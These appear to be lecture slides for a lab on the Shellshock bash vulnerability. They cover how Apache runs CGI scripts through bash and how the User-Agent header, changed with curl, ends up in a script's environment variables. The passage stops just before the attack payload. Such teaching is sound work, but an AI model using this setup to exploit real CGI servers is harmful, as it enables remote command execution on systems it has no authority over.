  - E.g., commonly used to dynamically generate web pages.
- Many CGI programs use shell scripts…
- ***If bash is used to run the shell scripts***,
  the web server may be vulnerable to Shellshock




Victim = 10.0.2.69

Attacker = 10.0.2.70

—https://irt.org/articles/js184/cgi.gif


Setup:

- We set up 2 VMs + a simple CGI program (test.cgi).
  - Attacker = 10.0.2.70
  - Victim = 10.0.2.69
  - Place the following CGI program
    in /usr/bin/cgi-bin/ on **victim's** server:




```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

→ **(Attacker) Use `curl` to interact with it:**




```
$ curl http://10.0.2.69/cgi-bin/test.cgi

Hello World
```

How a Web Server Invokes CGI Programs



- When a user sends a CGI URL to the Apache web server, Apache will examine the request…
- If it is a CGI request, Apache will use `fork()` to start a new process and then use the `exec()` functions to execute the CGI program
- Because our CGI program starts with "`#!/bin/bash`", `exec()` actually executes `/bin/bash`, which then runs the shell script

How User Data Gets Into CGI Programs



When Apache creates a child process,
it provides all the environment variables for bash programs…

https://github.com/traviswpeters/csci476-code/blob/master/03_shellshock/env.cgi

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "*** Environment Variables ***"
strings /proc/$$/environ
```


```
$ curl -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.69
> User-Agent:  curl/7.47.0
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_HOST=10.0.2.69
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Use `curl` to send an HTTP request and get the response

Pay attention to these lines:
Data from the client side gets into the CGI program's environment variables

How User Data Gets Into CGI Programs *(cont.)*

We can use the "`curl -A`" on the command line
to change the **user-agent** field to whatever we want




```
$ curl -A "test" -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.69
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.69
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Activity: You Try!!!!

Tips:
- Use http://localhost/… (solo VM)
- Try other values for User-Agent field…


Launching the Shellshock Attack

Question: *Suppose I Want to Run An Arbitrary Command (e.g., **`ls`**).*
What Should We Provide As Input?!



